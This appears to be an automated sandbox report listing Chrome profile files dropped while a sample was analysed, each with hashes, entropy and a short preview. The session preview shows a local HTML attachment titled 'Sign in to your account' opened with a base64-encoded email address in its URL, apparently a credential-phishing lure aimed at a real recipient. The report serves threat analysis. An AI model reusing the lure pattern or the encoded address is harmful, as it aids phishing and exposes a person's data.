C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.oldB (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.251155064149979
Encrypted:	false
SSDEEP:	6:mkVcX5L+q2PWXp+N23iKKdK9RXXTZIFUtppVcpz1ZmwPpVcplLVkwOWXp+N23iK1:5Vqyva5Kk7XT2FUtppVA/PpVwR5f5KkT
MD5:	8AB612613214918B20B70B1FF72BD4B6
SHA1:	5A103A3574757959FCD70FEF4BD573B36EED2492
SHA-256:	8C3351852D596EA121F9096DE6D60EE51DE7F14FB449354288D87A493859D788
SHA-512:	13AAA78012FFB8468B9E34BA8219942CC3F3BEEF2C20D2099FDEA56719ECE4A684DC5376EC492D963DBD940BA1173954C5514967EC321185225825B984480701
Malicious:	false
Preview:	2021/08/03-23:56:30.503 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-23:56:30.505 1978 Recovering log #3.2021/08/03-23:56:30.505 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	318
Entropy (8bit):	5.282924617257624
Encrypted:	false
SSDEEP:	6:mkVzqL+q2PWXp+N23iKKdKyDZIFUtppVUK1ZmwPpVnGLVkwOWXp+N23iKKdKyJLJ:5VWyva5Kk02FUtppVf/PpVGR5f5KkWJ
MD5:	78394A5B3978903135B7856BB81D7D63
SHA1:	BF2B0E78EB533A85CDD7B245FCFEA4F9B4C9A275
SHA-256:	ACF57B46B0D727856BBA055C0BD23463FC3B9BBA93A4E1504A1916E2CA6CD3E5
SHA-512:	5F2CCEA18402B488074691ECFEED14ECCCD9B3E13B6F63667121325A8AFB63E69B59D1D3DF8846528CBC367CE060E6A26F43B00D583CAC5819DA9D9E2D6999E
Malicious:	false
Preview:	2021/08/03-23:56:30.486 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-23:56:30.489 1978 Recovering log #3.2021/08/03-23:56:30.491 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	318

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old. (copy)	
Entropy (8bit):	5.282924617257624
Encrypted:	false
SSDEEP:	6:mkVzqL+q2PWXp+N23iKKdKyDZIFUtppVUK1ZmwPpVnGLVkwOWXp+N23iKKdKyJLJ:5VWyva5Kk02FUtppVf/PpVGR5f5KkWJ
MD5:	78394A5B3978903135B7856BB81D7D63
SHA1:	BF2B0E78EB533A85CDD7B245FCFEA4F9B4C9A275
SHA-256:	ACF57B46B0D727856BBA055C0BD23463FC3B9BBA93A4E1504A1916E2CA6CD3E5
SHA-512:	5F2CCEA18402B488074691ECFEED14ECCCD9B3E13B6F63667121325A8AFB63E69B59D1D3DF8846528CBC367CE060E6A26F43B00D583CAC5819DA9D9E2D6999E
Malicious:	false
Preview:	2021/08/03-23:56:30.486 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-23:56:30.489 1978 Recovering log #3.2021/08/03-23:56:30.491 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.6863571317626186
Encrypted:	false
SSDEEP:	12:TLyen4ufFdbXGwcFOaOndOtJRbGMNmt2SH/+eVpUHFxOUwae6:TLyqJLbXaFpEO5bNmISHn06Uwd
MD5:	1C0EAEEE6463CAE33B7A7CD9D9DF4DA5
SHA1:	FBC6A28A1501E40154FDC0A9D0C2F34A5F88AA65
SHA-256:	ED8AE7C5E6885874A39F4E86258F552670352A18D29BE1FF4D372A2F4CD06C8A
SHA-512:	355D19828609971998B09B36E7C7D304B7FB88C7A726670BEBF5CF2E2710F8E71B0F9DEF6FE9712B484C1EB122AEEEFDECF31D13E02C4539C399DFB86EC7619F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9664714578361735
Encrypted:	false
SSDEEP:	24:K6cLgAZOZD/zqLbJLbXaFpEO5bNmISHn06Uw068:K68NOZzq5LLOpEO5J/Kn7Ux68
MD5:	0F54C0E08CA7AFCEACF7C69F507D2E1D
SHA1:	2D0C22A898B4A18CE4B533CDF7A65FB3FFCBB1A6
SHA-256:	5BFA00746D3C4EDEBED0984B91CD616C19D6FCEEAE093E6123944A2BE2DEE4A2
SHA-512:	F3C06FA2E9E14E78D30F9650011F261CAAEAD01009E606988B0CE4B59FA1E7A981A29CA4CC79E0D45412681D0AEDCF9FC4657D09A31ECCAA74143313EA7186C
Malicious:	false
Preview:	.....RK..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3259
Entropy (8bit):	3.590025266030045
Encrypted:	false
SSDEEP:	48:34+3x+zXdNGK0KztVlfJa5zzXtT68GK0/kztVlYlJaJL:34jj58rEmY0
MD5:	120FE19C3FA9E9B1673AFFE3AFDA64EB
SHA1:	643EB938EC23C464FC46833C793AA63DCEF480F9
SHA-256:	10C3C23884DC78047B0BE72CB0DA1CE6D7831BED921571373D66120F968BBC34
SHA-512:	F1AED14AAB163971F1BD2119B738C9467D34946B53548E548B264A513B82F3089560D73B492215FDC8D9E7C0304B37A7BB0A8FC46AF32A55CC5B2D93A201F51F
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Preview:	SNSS.....!.....1.,.....$...1e54b64e_560d_4482_b785_bce66760f774.....e.o!..... .....5..0.....&...{524A03AB-861D-4591-9B4E-BDD69F9D425A}.....i..d.....P...file:///C:/Users/user/Desktop/ATT06605.HTM#YW Njb3VudGluZ0Bicm1zb25saW5lLmNvbQ==....S.i.g.n. .i.n. .t.o. .y.o.u.r. .a.c.c.o.u.n.t...,...(..... .....h.....`.....x.....8.....rL.....rL ....x.....P...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.6.6.0.5...H.T.M.#.Y.W.N.j.b.3.V.u.d.G.l.u.Z.0.B.i.c.m.1.z.b.2.5.s.a.W.5.l.L.m. N.v.b.Q.=.=.....^...+...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.6.6.0.5...H.T.M.....8.....0.....(.....@.....`

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	164
Entropy (8bit):	4.391736045892206
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+Gg:qT5z/t2qoEwhXeLKB
MD5:	0A906A9A542CDF08FF50DAAF1D1E596E
SHA1:	B97D6274196F40874A368C265799F5FA78C52893
SHA-256:	EB9CABBF5FDA1AD535300B0110EAA4068A083248BA928A631C9278545935426D
SHA-512:	8795E905B711ADE6B1C4B402D50AF491B64D157AA738669482DDBFC30E857DF970BFFB774A925F3F4A0802BD27AFAF939CE140894FF09B67FB9C0BB83ED4491A
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.303801740855477
Encrypted:	false
SSDEEP:	6:mmRmUQ+q2PWXp+N23iKKdK8aPrqIFUtprRmugZmwPrRmKwQVkwOWXp+N23iKKdKc:4sva5KkL3FUtpID/PIKz5f5KkQJ
MD5:	6E44E2B3AC0FC5F22B9F6306CB97A2BD
SHA1:	2743FC5BD9F6A9BDBCCEAE780DD9FFE916E3CD14
SHA-256:	EC5DAD483F078A6FECB89403B80F51A1E87AFBD086086B4E002EE15FA251EFF4
SHA-512:	EB4695368283B9D8CAF0748416BD68CE801C07CBD9996DAFC4FA18A30B7FC0284326C9FDF47960ACE03D6B9415E440C5ADCB55D1DE06AB1E873E788AE81C818
Malicious:	false
Preview:	2021/08/03-23:56:14.740 6b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-23:56:14.742 6b8 Recovering log #3.2021/08/03-23:56:14.743 6b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.303801740855477
Encrypted:	false
SSDEEP:	6:mmRmUQ+q2PWXp+N23iKKdK8aPrqIFUtprRmugZmwPrRmKwQVkwOWXp+N23iKKdKc:4sva5KkL3FUtpID/PIKz5f5KkQJ
MD5:	6E44E2B3AC0FC5F22B9F6306CB97A2BD

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old (copy)	
SHA1:	2743FC5BD9F6A9BDBCCEAE780DD9FFE916E3CD14
SHA-256:	EC5DAD483F078A6FECB89403B80F51A1E87AFBD086086B4E002EE15FA251EFF4
SHA-512:	EB4695368283B9D8CAF0748416BD68CE801C07CBD9996DAFC4FA18A30B7FC0284326C9FDF47960ACE03D6B9415E440C5ADCB55D1DE06AB1E873E788AE81C81 8
Malicious:	false
Preview:	2021/08/03-23:56:14.740 6b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-23 :56:14.742 6b8 Recovering log #3.2021/08/03-23:56:14.743 6b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	570
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	6:qTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCT:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
MD5:	D4BA0AE0BB0B9FAFF3DA6F35FDBC3C8A
SHA1:	FB3E9DEC7F35A9B1D94E54A5659DD0DE484055E7
SHA-256:	99DEF1B557F19F04C1AFFC6F247D0451F33FC10EC42E73792223C3215AC98BE6
SHA-512:	86FD07C34B9ABD4C52BA19EAE291936F92BC6D38A75C021EDC1DEDBC15617669876180CD99F959C62476D82EC6BB9F5FE4C6CB4D82CB037EFB76D99A4D3D9 51
Malicious:	false
Preview:	.f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f. 5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.. .....f.5.....f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.280037227083571
Encrypted:	false
SSDEEP:	6:mmTIZq2PWXp+N23iKKdK8NIFUtprTIZmwPrT6EkwOWXp+N23iKKdK8+eLJ:XIZva5KkpFUtpHI/PHR5f5KkqJ
MD5:	175E8259E9B7BCA4F1091E3BE3497280
SHA1:	61DFE0C72557C1FB43D5E622B21C375FD78809B6
SHA-256:	A529FB63244F26D747F6A26B4F7C63E37BBBD9226ED0074492758D5561E1B2C0
SHA-512:	485C47EAE7AB2F34E3925ACF470C5E48643ED682950B069B56115DFA57AF83BF148FFA54D8B1EDD245DD596A08A6C2F8665B8265BF53286A6CEC72007EE100A E
Malicious:	false
Preview:	2021/08/03-23:56:16.962 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-23 :56:16.963 5d4 Recovering log #3.2021/08/03-23:56:16.964 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.280037227083571
Encrypted:	false
SSDEEP:	6:mmTIZq2PWXp+N23iKKdK8NIFUtprTIZmwPrT6EkwOWXp+N23iKKdK8+eLJ:XIZva5KkpFUtpHI/PHR5f5KkqJ
MD5:	175E8259E9B7BCA4F1091E3BE3497280
SHA1:	61DFE0C72557C1FB43D5E622B21C375FD78809B6
SHA-256:	A529FB63244F26D747F6A26B4F7C63E37BBBD9226ED0074492758D5561E1B2C0
SHA-512:	485C47EAE7AB2F34E3925ACF470C5E48643ED682950B069B56115DFA57AF83BF148FFA54D8B1EDD245DD596A08A6C2F8665B8265BF53286A6CEC72007EE100A E
Malicious:	false
Preview:	2021/08/03-23:56:16.962 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-23 :56:16.963 5d4 Recovering log #3.2021/08/03-23:56:16.964 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0ITpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSklhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrlVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadI3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.233984883495476
Encrypted:	false
SSDEEP:	24:LLwxh0GY/l1rWR1PmCx9fZjsBX+T6UwYqPnS88kngLEKtsaDc90R4s9wTnNG+JCX:yBmw6fU5qfXRktjI90R4JG+yXqg
MD5:	73E6CABE61106331B3BB5E826E7EA5A5
SHA1:	9BF674BEDF85EB59125448EBDA712D3B2044BCDA
SHA-256:	6CC70CCDC40D9673FE94AEB9544F9A6FA841FE2F3725214E5FBA22A193D91F1C
SHA-512:	3DCFFF5551582A7EB019452680D04181720CCB8DE83E7AF88AD254BE6D10699DE3B418D2E4D1781B7C50FEC62C7BDB9B03879DF2F0B8A58A3433253B9C17333
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g....._.c...~.2..... ....s...;+...indexfavicon_bitmaps_icon_idfavico

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Size (bytes):	16972
Entropy (8bit):	0.776954379077092
Encrypted:	false
SSDEEP:	24:sOtvJ+v3+gYyLiXxh0GY/l1rWR1PmCx9fZjsBX+T6Uw13n:x6GdBmw6fUm3n
MD5:	051A37A58BD230385B08366CD17ADBF1
SHA1:	D6A4C9A6433FE0169FA7DE1A3447356D0FDB8614
SHA-256:	5A3FA6A9C00D77F2D99F5CF43815298A382944F0FAA05ADCB077E4DB6D447728
SHA-512:	CD5C2520E9D4341841F5C5C93A1FE35572BC6F1A86C5277025DC979DCEA145AACB7A0932C4CF03D20228BC34DDAE94737DDE31800A2658840085BD2E62EB75F
Malicious:	false
Preview:	.....J5..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.325548543660837
Encrypted:	false
SSDEEP:	6:mkVzGL+q2PWXp+N23iKKdK25+Xqx8chI+IFUtppVZGz1ZmwPpVJhjLVkwOWXp+Nl:5VKyva5KkTXfchI3FUtppVZGZ/PpVJ5o
MD5:	FF20EB6D09AB55D018F4C745CB8F22D7
SHA1:	00B075CC9F4AE2A2F40A19A35C9FE2F442FC0432
SHA-256:	97EF622AD193E7EB4C082C7B9B19146EC8C7CF8C778A844B22785C87D742C76A
SHA-512:	1D822DA81938867568680CACE8AE694AAFEF5995842B3154BE17E796AA2A4C10209DB982FF760824976B350A7E10CDC072196A8DDB7AC3268B7EA8DFD698131
Malicious:	false
Preview:	2021/08/03-23:56:30.459 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-23:56:30.462 1978 Recovering log #3.2021/08/03-23:56:30.463 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.325548543660837
Encrypted:	false
SSDEEP:	6:mkVzGL+q2PWXp+N23iKKdK25+Xqx8chI+IFUtppVZGz1ZmwPpVJhjLVkwOWXp+Nl:5VKyva5KkTXfchI3FUtppVZGZ/PpVJ5o
MD5:	FF20EB6D09AB55D018F4C745CB8F22D7
SHA1:	00B075CC9F4AE2A2F40A19A35C9FE2F442FC0432
SHA-256:	97EF622AD193E7EB4C082C7B9B19146EC8C7CF8C778A844B22785C87D742C76A
SHA-512:	1D822DA81938867568680CACE8AE694AAFEF5995842B3154BE17E796AA2A4C10209DB982FF760824976B350A7E10CDC072196A8DDB7AC3268B7EA8DFD698131
Malicious:	false
Preview:	2021/08/03-23:56:30.459 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-23:56:30.462 1978 Recovering log #3.2021/08/03-23:56:30.463 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	358
Entropy (8bit):	5.27190161712912
Encrypted:	false
SSDEEP:	6:mkVGgIL+q2PWXp+N23iKKdK25+XuoIFUtppVPuv1ZmwPpVFlLVkwOWXp+N23iKKy:5VVyva5KkTXYFUtppVq/PpVFlR5f5Kkl
MD5:	DC3018362AAAF6FD80658618C75892E3
SHA1:	D4E898606A3065E4D695F4C5BDE56E189FB8253D
SHA-256:	4A5A521C01BD4720DFAAF2F41DB28275A8564ADACD15F28E28198E933F28B844
SHA-512:	F418407CC835E5C8A5A54E3898AEB9DC7B86697296FC2068037039B0DAAE062F8383EF1A504AC76FB22CE920C1BEA4B66BB0F4CF93128723BEB061C475CBB19 4
Malicious:	false
Preview:	2021/08/03-23:56:30.425 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-23:56:30.428 1978 Recovering log #3.2021/08/03-23:56:30.430 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	358
Entropy (8bit):	5.27190161712912
Encrypted:	false
SSDEEP:	6:mkVGgIL+q2PWXp+N23iKKdK25+XuoIFUtppVPuv1ZmwPpVFlLVkwOWXp+N23iKKy:5VVyva5KkTXYFUtppVq/PpVFlR5f5Kkl
MD5:	DC3018362AAAF6FD80658618C75892E3
SHA1:	D4E898606A3065E4D695F4C5BDE56E189FB8253D
SHA-256:	4A5A521C01BD4720DFAAF2F41DB28275A8564ADACD15F28E28198E933F28B844
SHA-512:	F418407CC835E5C8A5A54E3898AEB9DC7B86697296FC2068037039B0DAAE062F8383EF1A504AC76FB22CE920C1BEA4B66BB0F4CF93128723BEB061C475CBB19 4
Malicious:	false
Preview:	2021/08/03-23:56:30.425 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-23:56:30.428 1978 Recovering log #3.2021/08/03-23:56:30.430 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	330
Entropy (8bit):	5.308034786699464
Encrypted:	false
SSDEEP:	6:mkVRlL+q2PWXp+N23iKKdKWT5g1IdqIFUtppVngz1ZmwPpVnglLVkwOWXp+N23im:5VRlyva5Kkg5gSRFUtppVM/PpVcR5f5N
MD5:	E2749E3BAC02DD886AA2EA90D5989714
SHA1:	3449112BEAF5097EC58B5BCE0786911AABC72A77
SHA-256:	FE445B0A9AAEDDF695817F2B22E2B5A3F744777303A7267E7CF4270BCE5AA7F0
